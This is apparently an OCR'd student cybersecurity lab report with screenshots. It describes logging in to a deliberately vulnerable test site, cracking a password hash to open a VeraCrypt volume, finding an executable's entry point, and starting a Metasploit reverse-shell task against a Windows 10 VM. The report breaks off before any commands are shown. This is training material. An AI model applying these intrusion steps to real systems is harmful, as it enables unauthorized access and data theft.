

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Wi-Fi remote capture: wifidump
No addresses
No capture filter


JANVI UPARE


File Machine View Input Devices Help
Home of Acunetix Art
testphp.vulnweb.com
110%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
welcome to our page
Test site for Acunetix WVS.
About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


login page
testphp.vulnweb.com/login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
If you are already registered please enter your login information below:
Username : JANVI
Password : ●●●●●
login
You can also signup here.
Signup disabled. Please use the username test and the password test.

JANVI UPARE





5.Mitigation steps

1. Make use of HTTPS instead of HTTP: as https encrypts the traffic, it prevents attackers to intercept.
2. Implement 2FA and 3FA : regular security audits and pentests can mitigate such attacks
3. Implementing IDS and IPS helps to monitor and protect from suspicious activities

JANVI UPARE

LEVEL: INTERMEDIATE

TASK 1:

1) A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

1. Attack Name:

Password Decryption and Extraction of file.

2. Impact:

Accessing encrypted files without authorization may lead to unauthorized leak of sensitive information within the file leading to loss of confidentiality.

3. Severity:

It possesses a medium level of severity affecting the confidentiality due to unauthorized access of data to the attacker.

4. Steps to Reproduce with Screenshots:


Step 1: Decrypting Password

Download the file named encoded.txt.

Open the encoded.txt file and observe the encoded password.

Use CrackStation to decrypt the encoded password.

JANVI UPARE




Step 2:


Download and install Veracrypt from the setup file.

Launch Veracrypt and select the option to mount a volume.

Browse and select the encrypted file, then click "Mount".


JANVI UPARE


VeraCrypt
Volumes
System
Favorites
Tools
Settings
Help
Homepage
Drive
Volume
Size
Encryption Algorithm
Type
N:
O:
P:
Q:
R:
S:
T:
U:
V:
W:
X:
Y:
Z:
Create Volume
Volume Properties...
Wipe Cache
Volume
Select File...
Never save history
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit



Enter the decrypted password obtained in the previous step and click "OK" to unlock the file.

Step 3: Finding Secret Code



5. Mitigation Steps:

1. Regular Backups: Maintain regular backups of important files to mitigate the impact of unauthorized access.

2. Strong Passwords: use of strong and complex passwords that involves alphanumeric characters along with symbols to protect encrypted files.

3. Encryption: using strong encryption algorithms and securely managing encryption keys is another better way.

TASK 2:

2) An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

1. Attack Name: Entry Point Discovery of a PE (Portable Executable) File

2. Impact:

To find out entry point of exe file is important for understanding the process of how program begins its execution. This is further used for malware analysis, reverse engineering, and exploit development too. Attackers can either inject or manipulate entry point.


3. Severity


A medium level of severity is there. It is alone not that much potentially harmful but aids in further exploitation process. Along with other vulnerabilities it can lead to significant security breaches

4. Steps to Reproduce with Screenshots

Steps: Download and Install PE Explorer and Open VeraCrypt Executable, Launch PE Explorer.


JANVI UPARE


PE Explorer - 30 day evaluation version
File View Tools Help
PE EXPLORER
To start exploring executable files,
click File | Open File [Ctrl+O]
Alternatively, you can drag and drop
a file from the Windows Explorer
What PE Explorer Does
PE File Viewer
Export/Import Viewer
Section Viewer/Editor
Digital Signature Viewer
Resource Viewer/Editor
Win32 Disassembler
Dependency Scanner
Strip Tools
Take a Quick Tour of PE Explorer
By taking a few moments to review the help,
you will better familiarize yourself with the program
and learn more about all the features available.
Getting Started
Tools
Plug-ins
PE File Basics
PE Explorer home page:
www.heaventools.com
For Help, press F1


Open
Look in: Downloads
Name
Date modified
Today (2)
VeraCrypt Setup 1.26.7 (1)
10-06-2024 14:47
PE.Explorer_setup
10-06-2024 01:24
Yesterday (1)
VeraCrypt Setup 1.26.7
09-06-2024 20:57
Last month (1)
File name:
VeraCrypt Setup 1.26.7 (1)
Open
Files of type:
Executable Files (*.exe)
Cancel

Open the VeraCrypt executable file (e.g., veracrypt.exe) by clicking File > Open File and selecting the executable.

Once the executable is loaded Address of the Entry Point is displayed.



5. Mitigation Steps

1. Code Obfuscation: practice of deliberately modifying code to make it harder to understand for someone who isn't the original programmer can help.

2. Integrity Checking: Implement integrity checks to detect modification or unauthorized tampering to the executable.

3. Regular Security Audits: Conduct regular security audits and code reviews for identification of weaknesses.

4. Updated Security: Follow the latest security practices and guidelines for software development to minimize the risk of exploitation.

TASK 3:

3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

1. Attack Name: Reverse Shell Attack Using Metasploit Framework.

2. Impact: The attacker gains remote access of the target Windows 10 machine through which sensitive data is leaked leading to Data Exfiltration from the compromised system. Attacker can execute commands, install programs, and manipulate files.

3. Severity

This has a huge severity as this attack gives an attacker full control over the target machine. It can be used to perform further attacks, move laterally within a network, and maintain persistent access.

4. Steps to Reproduce with Screenshots


1. Attacker Machine: Kali Linux with installed Metasploit.

2. Target Machine: Windows 10 VM.

Step-by-Step Process:

